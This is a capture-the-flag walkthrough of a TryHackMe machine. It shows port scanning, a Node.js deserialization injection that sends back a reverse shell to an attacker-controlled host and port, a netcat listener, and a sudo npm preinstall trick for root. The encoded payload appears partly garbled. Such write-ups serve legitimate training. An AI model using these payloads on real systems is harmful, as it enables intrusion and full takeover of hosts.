# Jax sucks alot....

By Praveen Kumar Sharma

For me IP of the machine is: 10.10.8.31

Lets try pinging it

```
ping 10.10.8.31 -c 5

PING 10.10.8.31 (10.10.8.31) 56(84) bytes of data.
64 bytes from 10.10.8.31: icmp_seq=1 ttl=60 time=171 ms
64 bytes from 10.10.8.31: icmp_seq=2 ttl=60 time=168 ms
64 bytes from 10.10.8.31: icmp_seq=3 ttl=60 time=152 ms
64 bytes from 10.10.8.31: icmp_seq=4 ttl=60 time=150 ms
64 bytes from 10.10.8.31: icmp_seq=4 ttl=60 time=198 ms
--- 10.10.8.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 150.315/167.846/198.352/17.254 ms
```

Alright lets do some port scanning

Port Scanning:

All Port Scan :

rustscan -a 10.10.8.31 --ulimit 5000

```
rustscan -a 10.10.8.31 --ulimit 5000
| {\begin{aligned}
| \text{ \cdot \c
The Modern Day Port Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
RustScan: Exploring the digital landscape, one IP at a time.
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.8.31:80
Open 10.10.8.31:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 18:57 IST
Initiating Ping Scan at 18:57
Scanning 10.10.8.31 [2 ports]
Completed Ping Scan at 18:57, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 18:57
Completed Parallel DNS resolution of 1 host. at 18:57, 2.56s elapsed
DNS resolution of 1 IPs took 2.56s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 18:57
Scanning 10.10.8.31 [2 ports]
Discovered open port 80/tcp on 10.10.8.31
Discovered open port 22/tcp on 10.10.8.31
Completed Connect Scan at 18:57, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.8.31
Host is up, received syn-ack (0.20s latency).
Scanned at 2024-09-09 18:57:49 IST for 0s
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
Read data files from: /usr/bin/../share/nmap
```

```
Open ports

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack

80/tcp open http syn-ack
```

Lets try an aggressive scan on these

## Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.18.31 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-09 19:00 IST
Nmap scan report for 10.10.18.31
Host is up.

PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp filtered http

Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

Alright moving on lets do some directory fuzzing now

## Directory Fuzzing:

```
feroxbuster --url http://10.10.8.31 -t 200
```

```
feroxbuster --url http://10.10.8.31 -t 200
by Ben "epi" Risher 🚳
                                ver: 2.10.4
 Target Url
                        http://10.10.8.31
 Threads
Wordlist
                        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 Status Codes
                        All Status Codes!

★ Timeout (secs)

 User-Agent
                        feroxbuster/2.10.4

    ✓ Config File


                        /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links
                        true
MTTP methods
                        [GET]
Recursion Depth
                        4
Press [ENTER] to use the Scan Management Menu™
              164l 355w 3559c Auto-filtering found 404-like response and created new fi
200
       GET
[################## ] - 29s 30000/30000 0s found:0 errors:0
[################# - 29s 30000/30000 1045/s http://10.10.8.31/
```

No directory found here

Lets get to this web application now i guess

# Web Application :

#### Default Page :



Lets just put an bogus one here

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So nothing special i tried xss here didn't work so lets check one of these in burp

Two request here

→ Filter settings: Hiding CSS, image and general binary content								
# ^	HOST	wetnoa	UKL	Params	<b>∟</b> аітеа	Status code	Lengtn	імпи⊨ тур
75	http://10.10.8.31	POST	/?email=test@test.com	<b>✓</b>		200	3753	HTML
76	http://10.10.8.31	GET	/			200	3661	HTML

Lets check the POST one here first



Also the next GET request just sends the page with the new cookie

Looks like a JSON deserialization bug here here is link for reference:

<a href="https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/">https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/</a>

### Gaining Access:

The exploit that im using here is just an idea for this exploit: <a href="https://www.exploit-db.com/exploits/50036">https://www.exploit-db.com/exploits/50036</a> ♂



We also gotta use IIFE in this too
The way we exploit this is by generating a nodejsshell via a script
like this one: <a href="https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py">https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py</a>

Course/blob/master/nodejsshell.py

□

Alright lets generate one for ourselves

```
[+] LHOST = 10.17.94.2 [+] LPORT = 9001 [+] Encoding eval(String, FromCharCode(10,118,97,114,32,110,101,115,115,30,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,55,46,57,52,46 [0.84,73,77,69,79,85,84,61,34,45,48,48,48,34,59,10,105,102,32,40,110,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111, 2.61,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,111,110,103,49,111,110,103,40,112,114,111,116,111,116,111,110,103,49,111,110,103,40,112,114,111,116,111,116,121,112,114,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,111,110,11
```

now start a listener now

```
nc -lnvp 9001
Listening on 0.0.0.0 9001
```

In the email input there put in your generate string at STRING

```
_$$ND_FUNC$$_function(){eval(String.fromCharCode(...STRING...))}()
```

Alright upload that on the form there

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Email address:

,44,80,79,82,84,41,59,10))}()

SUBMIT

Now hit submit and u should have your revshell

```
nc -lnvp 9001

Listening on 0.0.0.0 9001

Connection received on 10.10.8.31 40230

Connected!

id

uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
```

Alright now lets upgrade this a bit

```
nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.8.31 40230
Connected!
id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
python3 -c 'import pty; pty.spawn("/bin/bash")'
dylan@jason:/opt/webapp$ ^Z
[1] + 29028 suspended nc -lnvp 9001
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Jax sucks alot... qit:(main)±3
stty raw -echo; fg
[1] + 29028 continued nc -lnvp 9001
dylan@jason:/opt/webapp$ export TERM=xterm
dylan@jason:/opt/webapp$ ls
index.html node_modules package.json package-lock.json server.js
dylan@jason:/opt/webapp$
```

#### Here is your user.txt

```
dylan@jason:/opt/webapp$ cd
dylan@jason:~$ ls -al
total 40
drwxr-xr-x 5 dylan dylan 4096 Jun 10 2021 .
drwxrwxrwx 1 dylan dylan 9 Jun 10 2021 .
lrwxrwxrwx 1 dylan dylan 220 Feb 25 2020 .bash_logout
-rw-r--r- 1 dylan dylan 3771 Feb 25 2020 .bashrc
drwx----- 2 dylan dylan 4096 Jun 10 2021 .cache
drwx----- 3 dylan dylan 4096 Jun 10 2021 .config
drwxrwxr-x 3 dylan dylan 4096 Jun 10 2021 .local
-rw-r--r- 1 dylan dylan 807 Feb 25 2020 .profile
-rw-ry-r-- 1 dylan dylan 66 Jun 10 2021 .selected_editor
-rw-r--r- 1 dylan dylan 66 Jun 10 2021 .sudo_as_admin_successful
-rw-r--r- 1 dylan dylan 33 Jun 10 2021 .user.txt
dylan@jason:~$
```

### Vertical PrivEsc

So lets first check the SUID binary file here

```
dylan@jason:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/fusermount
/usr/bin/umount
/usr/local/bin/sudo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
dvlan@iason:~$ ■
```

Pretty normal here lets just run linpeas here to get a vertical privesc vector

Lets run it now

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User dylan may run the following commands on jason:
    (ALL) NOPASSWD: /usr/bin/npm *
```

So i forgot to check sudo permission :( my bad lets see the sudo permissions now

```
dylan@jason:/tmp$ sudo -l
Matching Defaults entries for dylan on jason:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u
User dylan may run the following commands on jason:
        (ALL) NOPASSWD: /usr/bin/npm *
dylan@jason:/tmp$
```

Just as linpeas showed we can just run npm with sudo lets find a trick on GTFObins

#### Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Additionally, arbitrary script names can be used in place of preinstall and triggered by name with, e.g., npm -C \$TF run preinstall.

```
TF=$(mktemp -d)
echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
sudo npm -C $TF --unsafe-perm i
```

This should work lets run it now

```
dylan@jason:/tmp$ TF=$(mktemp -d)
dylan@jason:/tmp$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
dylan@jason:/tmp$ sudo npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.00elTCd0P9
> /bin/sh

# id
uid=0(root) gid=0(root) groups=0(root)
# ...
```

#### got root here is your root.txt

```
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -al /root
total 48
drwx----- 8 root root 4096 Sep 2 2021.
drwxr-xr-x 19 root root 4096 Sep 2
                                   2021 ...
lrwxrwxrwx 1 root root
                       9 Sep 2
                                   2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5
                                   2019 .bashrc
drwx----- 2 root root 4096 Jun 10
                                   2021 .cache
drwx----- 3 root root 4096 Jun 10
                                   2021 .config
drwxr-xr-x 4 root root 4096 Jun 10
                                   2021 .forever
drwxr-xr-x 3 root root 4096 Jun 10
                                   2021 .local
drwxr-xr-x 5 root root 4096 Sep 2
                                   2021 .npm
-rw-r--r-- 1 root root 161 Dec 5
                                   2019 .profile
-rw-r--r-- 1 root root 33 Jun 10
                                   2021 root.txt
drwx----- 2 root root 4096 Jun 10
                                   2021 .ssh
-rw----- 1 root root 1222 Jun 10
                                   2021 .viminfo
```

Thanks for Reading :)